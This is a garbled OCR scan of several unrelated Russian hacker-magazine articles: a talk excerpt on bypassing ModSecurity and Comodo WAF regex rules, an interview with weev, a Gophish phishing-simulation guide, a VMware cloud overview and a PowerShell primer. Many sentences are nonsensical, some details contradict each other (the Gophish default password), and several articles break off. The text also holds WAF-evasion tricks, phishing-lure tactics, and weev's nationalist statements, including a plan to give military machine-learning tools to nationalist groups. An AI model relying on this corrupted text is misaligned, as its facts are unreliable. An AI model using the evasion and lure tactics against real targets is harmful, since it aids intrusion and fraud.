ПРИУЧАЕМ WAFы

КАК ИСКАТЬ БАЙПАСЫ В СОВРЕМЕННЫХ WEB APPLICATION FIREWALLS И ЧТО С НИМИ ДЕЛАТЬ

Dima Kovalenko
Director of Offensive Security, Positive Technologies
dk@ptsecurity.com
@dmkovalenko

Доклад с Black Hat 2016

ИЗУЧАЕМ УЯЗВИМОСТИ В WAF

Теперь, когда мы поняли основные проблемы с регулярными выражениями и основные приемы парсинга данных, давай рассмотрим примеры багов с реальных современных WAF.

ModSecurity

ModSecurity — это бесплатный application-level WAF, который давно и широко используется в связке с Apache, nginx и другими серверами. На сайте ModSecurity есть страница, которая показывает, какие компании (среди пятисот в запросе) на нынешнем вредоносной нагрузке в соответствии с правилами ModSecurity. Если в переводе стоит обнаружена атака, то сайт ModSecurity всекрыдал спасибо трижды, которые задействовали эту атаку.

```
^(?:ht|f)tps?://(.*)$
```

Обход простой регулярки в ModSecurity

На первом скриншоте слева в которарил URI-схему, и ModSecurity определил это как атаку Remote File Inclusion. Однако если встретить на конце регулярное выражение, которое делает эту атаку (выделено красным на скриншоте), мы увидим, что атака уже не учитывается. Можно просто поставить в запросе, скажем заменив буквы tt на заглавные, и тем самым обойти фаервол.

Comodo WAF

Компания Comodo, один из крупнейших поставщиков SSL-сертификатов, с недавнего времени выпускает правила для ModSecurity. Вот пример правила Comodo WAF. Однако вместо того, чтобы писать свои правила фильтрации и регулярные выражения, Comodo WAF и использовать их в своем продукте. А чтобы не пересекаться с другими продуктами, Comodo WAF использует свои собственные «модифицированные» регулярки и правила.

Что конкретно здесь происходит? Эти ребятишки начали заменять символы в чужих регулярках на альтернативные, которые, на первый взгляд, идентичны по смыслу. Например, заменяют/ на [/|\x2f|\x5c|%2f|%5c|%u2215|%u2216|%uff0f|%uff3c|%c0%af|%c1%9c|%c0%2f|%c0%5c|%c0%80%2e|%c0%ae|%e0%80%af|%e0%80%2e|%e0%80%ae|%f0%80%80%af|%f0%80%80%2e|%f0%80%80%ae|%c2%bd|%c2%b1|%c2%a9|%c2%a6|%c2%a2|%c2%a3|%c2%a5|%c2%ac|%c2%b6|%c2%a7|%c3%b7|%c3%97|%c3%a6|%c3%b0|%c3%bd|%c3%bb|%c3%bc|%c3%b6|%c3%a7|%c3%b8|%c3%a9|%c3%a8|%c3%a2|%c3%a3|%c3%a5|%c3%a4|%c3%b5|%c3%a1|%c3%a0|%c3%bf|%c3%be|%c3%b9|%c3%b7|%c3%b4|%c3%b2|%c3%b1|%c3%b3|%c3%aa|%c3%a7

Беседовал Дмитрий Чумаченко
dchumachenko@xakep.ru

ЗИГ-ХАК

ЭНДРЮ «WEEV» АУЭРНХАЙМЕР О РОЛИ ХАКЕРОВ В ПОЛИТИЧЕСКОМ АКТИВИЗМЕ

Автор фото: Антон Сарыкин

Эндрю Ауэрнхаймер — американский серый хакер, хактивист и признанный тролль. В марте 2013-го был осужден на три с половиной года за взлом компьютерной сети телекоммуникационного гиганта AT&T и похищение данных 120 тысяч владельцев iPad, включая высокопоставленных сотрудников пентагоновского агентства DARPA, руководящих работников NASA и других государственных ведомств США, высокопоставленных сотрудников Google, Amazon, Microsoft и AOL и руководителей других крупных компаний.

В апреле 2014 года Ауэрнхаймер был освобожден по решению апелляционного суда, который признал его приговор незаконным. Сейчас weev активно занимается политической пропагандой и хактивизмом. В марте 2016 года Ауэрнхаймер снова попал в новости после того, как разослал на тысячи подключенных к Сети принтеров листовки антисемитского содержания.

WARNING

Редакция журнала не разделяет политических взглядов Ауэрнхаймера, среди которых – национализм и убежденность в превосходстве белой расы.

Если говорить о моей истории со взломом AT&T, то тут вся проблема — в озлобленности правительств, особенно крупных империй. Большие империи не любят нарушений, поэтому они стараются каким угодно образом криминализировать повседневные модели поведения, чтобы сохранить позиции своих олигархов.

Россия, впервые увидев биткойн, незамедлительно попыталась его запретить, пока не выяснила, что биткойн — лучший способ контроля прибыли для обычных игроков. США и Россия имеют истории оказания давления на организации, которые идут против интересов государства, и пытаются уничтожить их, даже если эти организации не сделали ничего неправильного, как в юридическом, так и в моральном аспектах.

Моя адвокатская защита была прекрасной. Гигантская реакция в моей стране была вызвана тем, что сделанное мной ничем не отличалось от любого другого доступа к публичному веб-серверу.

Если то, что сделал я, было незаконным, то размещение любых постов в «Твиттере» или «ВКонтакте» также незаконно. Не было никакой причины для обвинения. Оно было вызвано тем, что правительству не нравились мои политические взгляды, поэтому они желали совершить насилие, чтобы заставить меня замолчать.

Другие хакеры совсем недавно подвергались подобному обращению, что привело в конечном счете к их самоубийству. Три года назад Аарон Шварц покончил с собой, а затем был и аналогичный моему случай Лэнса Мура. Если бы он боролся, то в конце концов выиграл бы на тех же основаниях, что и я, но давление было настолько сильным, что вместо этого он тоже покончил с собой. Я думаю, все вовлеченные в это дело прекрасно осознавали важность того, что происходит, зная о двух трупах до меня.

Тюремное заключение, безусловно, повлияло на мои взгляды, жизнь и деятельность. Моя цель сейчас — изменить правительство моей страны так, чтобы насилие и вред, которые администрация Обамы совершила со мной, никогда не повторились с другими хакерами. Моя команда менее сосредоточена на реорганизации корпоративных структур и более на встряске коррупции в правительстве США.

Несомненно, множество людей используют компьютеры для совершения преступлений. Правительство США распространяет эту картинку для выделения огромных бюджетов на борьбу с киберпреступностью, но чиновников, кажется, не волнуют реальные преступники. Все следственные ресурсы, как правило, нацелены на политических активистов, исследователей и информаторов.

Большинство людей, использующих компьютеры для кражи денег, не сидели за решеткой и дня. США, как и Россия, никогда не преследовали таких людей в значительной степени. Крупные игроки позволяют преступникам действовать беспрепятственно и наказывают их, только если видят большие суммы денег, которые могут привести к банкротству. Они не боятся воров. Они до смерти боятся политических хакеров, только потому, что мы никогда не присутствовали в политических схемах ранее.

Зачастую потеря данных происходит не по вине пользователя, а вследствие небрежного поведения компании, которой вы их доверили. В настоящее время у корпораций нет стимула для вашей защиты. Если компания продает неисправный автомобиль и вы умираете в результате этого, можно надеяться на правовую защиту. Если кто-то продает вам услугу в интернете и отдает вашу кредитную карту преступникам, ни на какую правовую защиту рассчитывать нельзя. Это безумие. Реальная проблема состоит в том, что коммерческие предприятия не хотят заботиться о своих клиентах.

Грамотное использование технологий — вещь юридически нейтральная. Это делают как хорошие, так и плохие люди, и мотивы у них могут быть разные. Очень сложно провести качественный анализ того, сколько хороших, а сколько плохих людей.

Троллинг начался не с интернета, он берет свои истоки у самых корней европейских культур. Обрядовые бои с оскорблением достоинства врагов играли большую роль во всей Европе. Древние саксонцы называли их «флайтинг», а норвежцы — «сенна». Грюнвальдские мечи, сопровождающие издевки со стороны тевтонцев, стали символом Польского национального войска.

Технологии чрезвычайно важны для политического активизма. Чем бы вы ни занимались в жизни, в первую очередь вы должны использовать технологии. Американский венчурный капиталист Марк Андрессен, который изобрел современные веб-браузеры и сидит в совете директоров Facebook и eBay, сказал: «Программное обеспечение поедает мир!» Он имел в виду, что любая компания, не разрабатывающая программное обеспечение, не будет существовать через пятьдесят лет. Неважно, что вы делаете в жизни, технологии — самое главное.

Моей участи смогут избежать только неэффективные активисты. Я думаю, что очень трудно быть одновременно принципиальным и эффективным. Я выступал публично, зная, что мое правительство коррумпировано и нечестно, и честно принимал как мучительную возможность даже то, что они готовы убить меня. В Вако, штат Техас, США хладнокровно убили 78 мужчин, женщин и детей. В Руби-Ридж США застрелили невинную безоружную женщину в спину, когда она держала на руках своего младенца. Они убивают националистов и сепаратистов на протяжении всей истории моей страны без оснований.

Я был готов умереть, но вместо этого был просто подвержен пыткам и заключен в тюрьму. Если вы достаточно хороши для того, чтобы бросить вызов плохим вещам, о которых нельзя говорить, то, вероятно, то же самое произойдет и с вами. Если вы к этому не готовы, оставайтесь дома.

С профессиональной точки зрения я националистический пропагандист и влияю на американское общество. Для души я занимаюсь исследованием машинного обучения для потенциальных военных приложений, которые я планирую распространять бесплатно среди националистических групп по всей Европе и Америке.

Рекомендую всем прочесть книгу Габриэллы Колмен Hacker, Hoaxer, Whistleblower, Spy: The Many Faces of Anonymous. Что до фильмов, то я бы посоветовал «Хакерские войны» (The Hacker Wars).

7 октября 2016 года в Харькове на Всеукраинской битве хакеров и форуме по кибербезопасности HackIT Эндрю Ауэрнхаймер выступил с докладом Hacking geopolitics to advance nationalism.

Б Р

ШЛЕМ ФИШИНГОВЫЕ ПИСЬМА СВОИМ СОТРУДНИКАМ

Сегодня мы изучим Gophish — фреймворк, который позволяет проверить реакцию сотрудников компании на фишерские послания. Его идея сказалась настолько привлекательной, что фишерам уже стали делать собственные средства автоматизации по его подобию.

Bekhto
bkht7@gmail.com

В одной из прошлых статей мы приводили примеры использования социального инжиниринга в практике известных пенетестеров. Важную роль в их методах играли фишинговые письма, заставляющие людей добровольно сдавать ключи от кармана. Сегодня это стало популярным способом аудита, и для него уже созданы средства автоматизации. Защитный фишинг служит вакцинацией и помогает избавиться сразу от ряда проблем.

ПОЛЕЗНЫЕ И ОПАСНЫЕ

Изначально фишинг рассматривается как общий способ мошенничества, адаптированный старые схемы к реалиям интернета. Затем он разделился на два основных направления: массовый и целевой. Большинство фишинговых сообщений носят массовый характер и не направлены на кого конкретно. Они бьют по всем подряд: группы людей и берут числом сообщений. Настоящие целенные письма с немалым крупным выигрышем отнюдь не большинство. Опытные пользователей, но и на всякого мудреца довольно простоты. Кто-то действительно недавно участвовал в лотерее и с нетерпением ждет результата розыгрыша (вот только раньше розыгрышей не бывало), кто-то просто алчен по натуре, а кто-то хлюпает на все подряд, надеясь на антивирус. Поэтому даже наглядный посекомку «нигерийский спам» до сих пор приносит свои плоды.

Куда более изощренным вид атак — целевой, или spear-phishing. В инаще прошлого года из-за такой атаки крупная европейская биржа Bitstamp лишилась почти двенадцати тысяч биткойнов — более пяти миллионов долларов по установленному на тот момент курсу. Расследование показало, что целевой фишинг, нацеленный на руководителей биржи, продолжался больше месяца. Все это время им не только приходили подделные письма (как обычно, содержащие ссылку на вредоносный сайт либо инфицированное вложение), но и отправлялись менее тривиальные сообщения по разным каналам, включая мессенджеры.

Каждая из них был продуманно в мельчайших деталях и составлено с учетом личных интересов получателя. Например, технический директора биржи пытались заинтересовать через Skype бесплатными билетами на фестиваль пank-рок-музыки, на которой он как раз мечтал попасть (большие пищевы о своих желаниях в соцсетях). Для получения билетов предлагалось запомнить произвольно данную в сообщении ссылку, которая вела на фишинговый сайт. Но, ведь сработало! Другое дело, что в тот раз атакующим не повезло: документ открыли на компьютере, не имеющем доступ к кошельку биржи.

Однако фишеры не сдавались. По схему одним уловкам приходили новые. Частота получения фишинговых сообщений увеличивалась, и в конечном счете сисадамин биржи Лука Кодрич стал жертвой своего тщеславия. Ему очень польстило предложение стать почетным членом Ассоциации вычислительной техники. Не видя предупреждений Microsoft Word и антивируса, сказав слову умеклем он запустил инфицированный документ на рабочем компьютере. В пару кликов кандидат в почетные админы отдал неустановленным лицам самый дорогой секрет каждого майнера файл — **wallet.dat**, данные кошелька биржи вместе с всеми паролями и доступом к обоим серверам. Четыре дня авторы макроса переводили средства, пока Лука кусал локти. Если бы на бирже практиковался регулярный аудит с имитацией фишинга, то Лука получил бы хорошую премию.

ГОТОВИМ СНАСТИ

У фишинга как инструмента аудита есть масса плюсов, но и недостатков тоже хватает. Создание качественных подделок занимает уйму времени, а их отправка часто сталкивается и блокируется защитными системами — от простейших спам-фильтров до специализированных антифишинговых. Поэтому, чтобы проверить реакцию своих сотрудников на качественно составленные фишинговые письма, отдаму безопасности приходится тратить рабочее время на тщательную подготовку. Упростить эту рутинную процедуру помогают новые инструменты — автоматизированные системы отправки подельных писем и сбора статистики откликов на них.

Специалист по безопасности Джордан Райт (Jordan Wright) в начале этого года прислугал в разработку GoPhish — фреймворка с отличной всходной кодом, позволяющего быстро выяснить реакцию сотрудников на фишинговые письма. Изначально фреймворк разрабатывался для ускорения аудита, но для а собственной компании, но сейчас его возможности постепенно расширяются.

В названии Gophish заложена игра слов: это и прыжок к фишингу (в благие цели), и указание на язык программирования Go, придуманный в Google. Последняя предварительная версия фреймворка — Gophish v.0.2 совместима с 32-битными и 64-разрядными версиями Windows, Mac и Linux. Она предназначает исключительно отправку писем через gomail, составление модульных диалогов через sweetalert2, создание всевозможных шаблонов, а также планирование и запуск фишинговых кампаний по расписанию.

Готовим прикорм

Обычно тестовая рассылка считается эффективной симуляцией фишинга только в том случае, если хотя бы несколько писем сработали более третьи сотрудников. Как именно — уже другой вопрос. Одни кликнут на уровну, другие отоспется здоровенькими, третьи просто удалят тревожное послание. Поэтому письмо составляется так, чтобы сразу заинтересовать целевые отделы внутри проверяемой организации.

Как нигтаться, так и тестовая фишинговая кампания должна иметь свежий инфоповод, касающийся большинства потенциальных жертв. Проще всего отыскать его на официальном сайте проверяемой компании. Это могут быть готовящиеся сделки, внешнеэкономические переговоры, проведение конференции и многеего другого суслей. Главное, чтобы они были на слуху.

Одно из таких событий совпадается темой письма. Дальше уже начинается полет фантазии, но не слишком высокий. Если письмо сильно отличается по стилю от остальных, оно вызовет подозрения. Впрочем, это касается только внутренней переписки. Письмо извне может иметь совершенно произвольный стиль.


Как правило, основной текст письма служит для усиления дратительности. В нем надо подобрать побольше общественно значимых фраз: прежде, чем предложить сотруднику выполнить что-то потенциально опасное: перейти по ссылке, открыть документ, изменить настройки, отправить свои пасспорта и пластиковые банковской карты с двух сторон. Эти фразы будут конечным действием, к выполнению которого фишер побуждает разными методами. Он может напугать скуку или напугать на безотлагательность ответа, стать нелепым угрозы и даже предложение, апеллировать к алчности, тщеславию, любопытству и прочим человеческим качествам.

Все отметы собирает фишинговый сервер, разбайка письма на составляющие. Оценка результатов тестовой кампании дает представление о тех сотрудниках, доступ которым лучше временно ограничить до повышения их уровня компетентности в вопросах безопасности. Не стоит делать исключений для руководящего состава, хоть он наверняка и будет против. Именно руководители стеют доступ к конфиденциальным сведениям фишинга и наносят максимальный ущерб своей фирме в случае прокола.


Реальную пользу такие проверки будут приносить только при условии их регулярного проведения, разбитого на несколько фаз. Вначале фишинг является неопасной, но постоянно держать людей в страхе — они привыкают к такому состоянию и перестают адекватно реагировать. Достойно выдержавшие экзамен должны получать какие-то поощрения, но не исключаются из следующих тестов.

НА РЫБАЛКУ!

Мы пробовали запускать Gophish с среде Windows 7 и 10 — программа стартует без каких-либо ухищрений. Просто скачиваешь архив с версией соответствующей разрядности (32/64 бит) и распаковываешь его куда угодно и запускаешь **gophish.exe**. Консольная программа автоматически создает два сервера: фишинговый и административный. Их адреса отображаются в командной строке. Как правило, для создания, для управления проверкой и через админскую часть. Просто вводи в адресной строке браузера **http://127.0.0.1:3333** (если используется заданный по умолчанию порт), и после перехода увидишь веб-форму авторизации Gophish.



Логин по умолчанию задан **admin**, а пароль — **gophish**. В официальной документации они неверно указаны как admin/gophish. Пароль на самом деле — так было в ранних версиях. После успешного входа откроется панель управления. Как в ней, так и в шаблонах большинство названий пунктов говорят сами за себя. Однако встречаются и просто пустые поля, заполнение которых неочевидно даже после прочтения справки. Фреймворк только начинает развиваться и ещё имеет разные недочеты.



Панель управления Gophish

Каждый раунд протоколируется в Gophish как отдельная фишинговая кампания. Почти все ее параметры настраиваются путем выбора из предварительно внесенных в базу элементов. Имена сотрудников, адреса электронной почты, привлекательные темы писем, адреса целевых страниц и так далее. После рассылки сервер слушает указанный порт и собирает отметы пользователей в базу данных. Если на примаку кликнул хотя бы один сотрудник, его ответ попадает в общий лог.

Шаблон приманки в Gophish

Детальные логи содержат дату и время отправки писем, а также временную метку ответа кликнувшего сотрудника. Это помогает вычислить самых доверчивых из них и провести с ними внеочередной инструктаж. На этот раз им может будет прощыть не абстрактные нарушения политики безопасности, а их конкретные проколы, поскольку для убедительности Gophish автоматически собирает все конфиденциальные данные, отправленные в ответных сообщениях.

В отличие от других популярных инструментов аудита, Gophish работает в локальной сети, а не как облачный сервис. Запуск on-premise повышает безопасность Gophish, поскольку в случае SaaS-решений корпоративные секреты неминуемо утекают в интернет вместе с ответами на тестовые письма. Подробнее о фишинге Gophish можно прочесть в руководстве.

Появление Gophish подстегнуло развитие других средств автоматизации фишинга, а щелкнуло не все из них оказывались с открытым исходным кодом. Задача у большинства из них одна: выиграть время, уговорив блюдиря на ночовый сервер атакуемой компании. Оригинальное фишинговые письма быстро выявляются и попадают в спам. Персонализированные и отправленные с разных доменов дождут практически гарантированно. Самый функциональный тулкит под названием PhishLuz представил на недавней конференции Kwicon другой эксперт — Мишель Орру (Michele Orru). Исходный код PhishLuz написан на Ruby и также доступен на GitHub. Отправление с помощью PhishLuz до фишинговых письмо выглядит очень убедительно. Это достигается за счет использования фреймворка BeEF (The Browser Exploitation Framework), запуска сценариев виртуальных машин в Amazon EC2 для каждой атаки, автоматической регистрации доменов и собственного центра сертификации. Поскольку, прежде чем отправить фишинг происходит подмен на качественно новый уровень.

WWW

Phishery — сборщик учетных данных с поддержкой SSL и атаки типа URL Phishing.

Phishing frenzy — фреймворк для проверки на Ruby on Rails.

King phisher — тулкит для автоматизации фишинговых кампаний.

WARNING

Статья написана в исследовательских целях. Все информация в ней носит познавательный характер и адресована специалистам по безопасности.

Владимир Тычов,
технический эксперт
VMware в Восточной Европе

ИГРА В ОБЛАКА

РУЛИМ ВИРТУАЛЬНЫМИ СЕРВЕРАМИ ПРИ ПОМОЩИ VMWARE CLOUD

В новой версии среды виртуализации VMware vSphere появилась возможность переносить виртуальные машины из частного облака в публичное, между публичными облаками Google, Amazon и Microsoft и, при желании, обратно в частное. На примере AWS мы по шагам разберем, как это делается.

ОБЛАКО VMWARE ПОВЕРХ AWS

VMware уже давно работает с командой Amazon. Еще в vSphere 5.1 можно было развернуть полнофункциональную виртуальную инфраструктуру в публичном облаке AWS, перенести виртуальные машины в EC2 и управлять ими там (подробности — по ссылке). Сейчас мы выходим на новый уровень сотрудничества и предлагаем наш совместный проект. Технологии VMware Cloud on AWS позволяют использовать все те же надежные, проверенные временем решения, которые уже много лет работают в ЦОДах наших заказчиков, но уже с возможностью бесшовного расширения в публичное облако Amazon. Причем это касается не только базовой технологии виртуализации вычислительных ресурсов, но также и виртуализации сети (VMware NSX) и системы хранения данных (VMware vSAN).

Таким образом, с одной стороны, заказчик может использовать уже известные ему технологии VMware и с другой — расширять по необходимости емкость своего ЦОДа за счет публичного облака Amazon. Преимущество в том, что можно использовать те же инструменты и понятия, к которым привыкли администраторы, без необходимости переучиваться и погружаться в идеологию «Амазона». Помимо прочего, это позволяет обеспечить необходимый уровень SLA и соответствие требованиям заказчика как с частной, так и с публичной инфраструктурой.

Если случилось так, что на уровень ниже, то для такого совместного проекта в рамках инфраструктуры Amazon используется выделенное оборудование, которое помогает запускать оптимизированные продукты виртуализации VMware поверх технологий Amazon: VMware vSphere и Amazon EC2 (вычислительные ресурсы), VMware NSX и Amazon VPC (сетевые ресурсы), VMware vSAN и Amazon EBS (ресурсы для хранения). Со стороны технологий VMware все управляется через single-окно — vCenter, со стороны Amazon можно использовать все возможности AWS. Эти технологии дают лучшее из двух миров частных и публичных облаков: возможность перенося приложений, готовую инфраструктуру безопасности, необходимую производительность, эластичность сервисов, возможности использования DR, микросегментацию, запуск контейнеров, эффективное управление стоимостью ресурсов и многое другое — и все это по модели «как сервис». Причем все сервисы предоставляются, управляются, поддерживаются и продаются через единого поставщика — VMware.

Хочу отметить, что пока что все эти технологии находятся в статусе Technical Preview, а полномасштабный запуск планируется на 2017 год.

Новое в vSphere 6.5

В октябре на конференции VMworld 2016 компания VMware объявила о грядущем релизе платформы виртуализации vSphere до версии 6.5. Заявлено, что в нем появятся новые средства автоматизации и менеджмента. Вот несколько ключевых новинок в vSphere 6.5:

- vCenter — средство, которое позволяет доставку патчей, апгрейд, бэкапы и восстановление, станет ключевым элементом vSphere;
- vSphere Client — новое клиентское средство администрирования основано на HTML5 и упрощает администрирование;
- VM Encryption — средство шифрования виртуальных машин, призвано защитить от несанкционированного доступа к данным и виртуальным машинам, происходит миграция при помощи vMotion;
- Secure Boot — нововведение, которое обеспечит защиту от вмешательства в образы и от загрузки неавторизованных компонентов.
- интегрированные контейнеры (Integrated Containers) — интерфейс, совместимый с Docker, который позволит клиентам загружать контейнеры, не нарушая инфраструктуру.

Отдельно стоит отметить появление RESTful API, которое упрощает автоматизацию и обеспечает жизнь программистам и администраторам. Ну и конечно, новая версия претерпела ряд оптимизаций, которые должны заметно увеличить производительность. Финальный релиз vSphere 6.5 ожидит свет летом 2017 года.

КАК ПРОИСХОДИТ МИГРАЦИЯ МЕЖДУ ЧАСТНЫМ И ПУБЛИЧНЫМ ОБЛАКОМ


1. Выбираем место расположения

При использовании данной технологии имеется возможность выбрать один из регионов для размещения ресурсов заказчика, в частности один из регионов, доступных в AWS. Для размещения ресурсов используется выделенная аппаратная инфраструктура Amazon нового поколения, на которой обеспечивается работа настоящего гипервизора VMware ESX.

2. Выбираем размер

Для аренды публичных вычислительных ресурсов Amazon можно выбрать несколько вариантов: от нескольких хостов до мощного кластера в 64 ноды. Все зависит от потребностей заказчика. Аренда ресурсов в Amazon происходит из единого аккаунта VMware через стандартный личный кабинет, откуда можно управлять всеми лицензиями VMware. Если необходимо, возможно использовать REST API для выделения ресурсов, расширения публичного ЦОДа, биллинга и прочего.

3. Оплата




Здесь все просто: выбор модели резервирования и учета ресурсов: почасовая оплата (Pay-As-You-Go) или резервирование ресурсов на один или три года. Оплатить можно кредиткой или с баланса личного кабинета VMware.

4. Окружение VMware SDDC

Панель мониторинга и управления публичными ресурсами: ресурсы в публичном облаке Amazon арендуются в нескольких регионах, отображаются их загрузка.

5. vCenter, full environment




Замечательная вещь — возможность иметь единое средство управления прямо из консоли vCenter. Не надо переключаться между разными интерфейсами, использовать разные консоли и так далее. У администратора всего одно окно для управления как виртуальными ресурсами, так и публичными Amazon, включая управление разными регионами.

6. Миграция: перемещаем сервис из одного облака в другое

Возможность миграции виртуальной машины существует уже очень давно. Сейчас же мы выходим на новый уровень — можно перемещать ВМ как из локального ЦОДа в публичный из внутреннего облака VMware в облако Amazon), так и между различными регионами публичного облака Amazon. На скриншоте ВМ с названием ETL Service мигрирует из Дженера в Орегон.

7. Что будет, если превысить объем кластера?



Администратор организации имеет возможность активировать автоматическое масштабирование вычислительных ресурсов. То есть в случае нехватки публичных ресурсов в автоматическом режиме будут запрошены и выделены новые. С одной стороны, технология построена поверх AWS EC2 API, которая и обеспечивает возможность выделения новых ресурсов, в другой — мы пользуемся ресурсом нашего и аналога использования ресурсов от VMware. Причем наряду с простым перераспределением ресурсов реализованы и технологии мгновенных отказов, когда в случае отказа ресурсов заказчика для закачки тут же выделяется новый совершенно бесплатно. Эта технология была бы невозможна без совместного использования всех накопленных ноу-хау VMware и Amazon.

PCZONE

ОДА РЯКАМ

Алексей Сенин
aleksey@sinin.ru

ВЫБИРАЕМ СРЕДСТВА РАЗРАБОТКИ И ПИШЕМ СКРИПТЫ НА POWERSHELL

В администрировании всегда есть место творчеству. Хочешь сделать какую-нибудь автоматизацию рутинной задачи? Пожалуйста! Нужно что-то регулярно проверять на активность? Не вопрос! Хочешь обработать какой-нибудь гигантский объем и вывести только актуальные данные? Тоже можно. Все эти и многие другие задачи лучше всего решать при помощи скриптов, и язык PowerShell в случае с Windows — оптимальный выбор.

ЧТО ТАКОЕ POWERSHELL И ЧЕМ ОН ХОРОШ

Пока меня не убили в Linux, я писал скрипты и в macOS привыкал к тому, что под рукой всегда есть Bash — немного старомодное, но универсальное и мощное средство, при помощи которого можно решить почти любую проблему, удивительные вещи. Прогонявшись новой оболочкой — и готово, он уже крутится на всем компьютере и в сервере с минимальными деньгами — небесполезно.

Возвращаясь в Windows (а без этого я иногда нежал), понимаешь, что скрипты bat хуёвы и хорошо, но спасает не всегда: очень уж ограничены на возможности. И если ты до сих пор считал, что PowerShell — это невоздушная штуковина, ради которой нужно что-то там подкачивать и настраивать, то не спеши с выводами — он, если разобраться, основан нетлен.


Windows PowerShell — это расширяемое средство автоматизации с открытым исходниками, которое состоит из оболочки (командной строки) и скриптового языка. Впервые он был показан в 2003 году (тогда он назывался Monad). PowerShell 2.0 вышел в составе Windows 7 и Windows Server 2008 R2 и с тех пор присутствует в Windows начиная с последнего релиза. Его даже включили в Windows XP SP3. PowerShell поддержан на основе .NET Framework и интерфейсов — хотя, конечно, использовать можно и COM, WMI и ADSI, а также ножик, не исключая использовать ножик.

В общем, «ножик» имеет крепкие связи с продуктами Microsoft, будь то Active Directory или почтовый сервер Exchange. Это позволяет без подключек и сочасти сервера обращаться к ним напрямую и отдавать команды.

Если раньше ты не интересовался PowerShell, то, скорее всего, у тебя стоит вторая версия. Я рекомендую пользоваться именно ею (третьей — она содержит куда больше возможностей и полезных фишек. Если не вдаваться в подробности, то в PowerShell 2.0 входит около десятка модулей и примерно 350 команд, а в PowerShell 3.0 уже около 2300 командлетов из более чем 70 модулей. «Хавер» таких писал о том, чем отличается самый новый PowerShell (читай версию) из Windows 10.

ВЫБИРАЕМ СРЕДУ РАЗРАБОТКИ И ИНСТРУМЕНТЫ

Теперь давай разберемся, где удобнее всего писать код. Можно, конечно, и в «Блокноте», Notepad++ или Sublime. Но это в данном случае не самый грамотный выбор редактора. Лучше всего начинать знакомство с PowerShell, восприкавшись изрядно в комплекте PowerShell ISE.




Power Shell GA

Это даже не редактор, а практически полноценная среда разработки. Здесь есть функции IntelliSense, которая позволяет просматривать перечень командлетов и их параметров, переменных, учитит и прочего. Поддерживается синтаксис, есть возможность расширяемых наборов функций за счет различных аддонов. Очень полезно и окно Commands. В нем можно составить команду в визуальном режиме: выбираешь модуль, находишь нужный командлет и задаешь ему необходимые параметры. Получившуюся команду можно скопировать в скрипт и сохранить для запустить на выполнение. В общем, этакий конструктор для дебила. Ну и конечно, есть подсветка синтаксиса, дебаггер и подсвечивание.

Тем не менее у PowerShell ISE есть и достойные конкуренты. Один из них — Dell PowerGUI.

PowerGUI — это визуальное дополнение к PowerShell. Оно упрощает сборку собственных скриптов из набора необходимых командлетов. Первым делом, что хочет. Сначала идет задание, и перетаскивать частя кода, пока не получишь скрипт. Одна из главных фишек PowerGUI — это Power Packs, готовые скрипты, опубликованные сообществом пользователей и выложенные в свободный доступ. Тут есть и простенькие скрипты вроде добавления пользователей, и сложные — к примеру, управление сметами и виртуальными машинами. Все их легко допилить и модифицировать в соответствии с нуждами.




PowerGUI

PowerShell Studio 2015 фирмы Sapien — более продвинутая среда, которая рассчитана на совместную разработку одного проекта большим количеством участников. Если ты когда-нибудь имел дело с Visual Studio, то, думаю, заметишь сходство. Среди полезных фишек PowerShell Studio — панель Ribbon, поддержка удаленной отладки, а также функции комплектера, которые позволяют включить скрипты в исполняемые файлы. Есть поддержка разных версий PowerShell.

PowerShell Studio 2015

Стоит упомянуть и Script Browser для Windows PowerShell ISE. Это же среда разработки, но всякая интересный инструмент, разработанный в Microsoft. Script Browser открывает доступ к базе готовых скриптов, которые можно использовать в качестве образцов для написания своего кода. А еще эта штука умеет анализировать код, который ты пишешь, и подсказывает, как его улучшить.



Script Browser для Windows PowerShell

НЕСКОЛЬКО ПОЛЕЗНЫХ ТРЮКОВ

Разобравшись с редакторами, можно приступать к написанию кода. PowerShell — несложный язык, и я думаю, ты быстро разберешься, что к чему. Команды здесь называются командлетами, и каждый из них состоит из двух частей. Сначала идет действие, например Get, Set, Add, Invoke, Remove. Затем указывается то, на что действие направлено: Service, VM, AzureAccount, DHCPServerSetting. Каждая часть отделяется от другой дефисом. Получается, к примеру, get-process. Это, кстати, полезная команда, которая выводит список процессов. Скажем, если написать

```
get-process BadThe*
```

увидим что-то такое:

```
Handles  NPM(K)  PM(K)    WS(K)   VM(M)  CPU(s)  Id   ProcessName
   28       4   11864    18128     184   15.87  2792  BadThread
```

Теперь можно завершить зависший процесс:

```
stop-process -id 2792
```

Хочешь посмотреть права на директорию? Сделать это помогает такой командлет:

```
E:\Get-Acl N:Data
```

Можно посмотреть рекурсивно, правда уже чуть с более сложной логикой:

```
E:\Get-ChildItem N:Data -recurse | Get-Acl
```

Если не можешь понять, что делает какой-то командлет, напишем следующее (замена Get-Process на название неизвестного командлета):

```
Get-Help -Name Get-Process
```

Можно также выполнить

```
Get-Help -Name Get-*
```

В этом случае будет выведен весь список возможных вариантов.

Теперь давай попробуем узнать что-нибудь о нашем домене через консоль PowerShell. К примеру, давай посмотрим пользовательские аккаунты, у которых истекают неистекающие пароли:

```
Search-ADAccount -PasswordNeverExpires | FT Name, ObjectClass, --
    UserPrincipalName
```

Кстати, к каждому полю в окошке опции учетной записи или компьютера можно обратиться и считать данные. Таким образом можно делать целые сферы. Вот, к примеру, запрос на основе данных о телефонных номерах.

```
Get-AdUser -Filter * -Properties OfficePhone | FT OfficePhone,--
    UserPrincipalName
```

POWERSHELL В СРАВН�ении С BAT

